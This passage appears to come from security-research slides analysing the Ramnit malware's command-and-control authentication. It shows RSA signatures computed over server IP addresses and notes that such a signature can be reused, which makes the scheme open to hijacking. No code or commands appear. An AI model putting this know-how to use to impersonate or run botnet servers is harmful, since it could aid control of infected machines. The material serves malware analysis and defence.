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
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


# Ramnit communication



# Hijacking protection

$\text{SignatureA} = \text{RSA}(\text{PrivKeyA}, \text{SHA1}(33.170.22.50))$

$\text{RSA}(\text{PubKeyB}, \text{SignatureA}) \neq \text{SHA1}(33.170.22.50)$




$\text{SignatureB} = \text{RSA}(\text{PrivKeyB}, \text{SHA1}(194.87.146.72))$

$\text{RSA}(\text{PubKeyB}, \text{SignatureB}) = \text{SHA1}(194.87.146.72)$


# Ramnit authentication protocol weakness

- Good:
  - Only a C&C server which knows RSA Private Key can issue a valid signature for its IP address.
- Bad:
  - RSA signature has only one argument – IP address of a C&C server. A valid RSA signature can be reused.


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
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
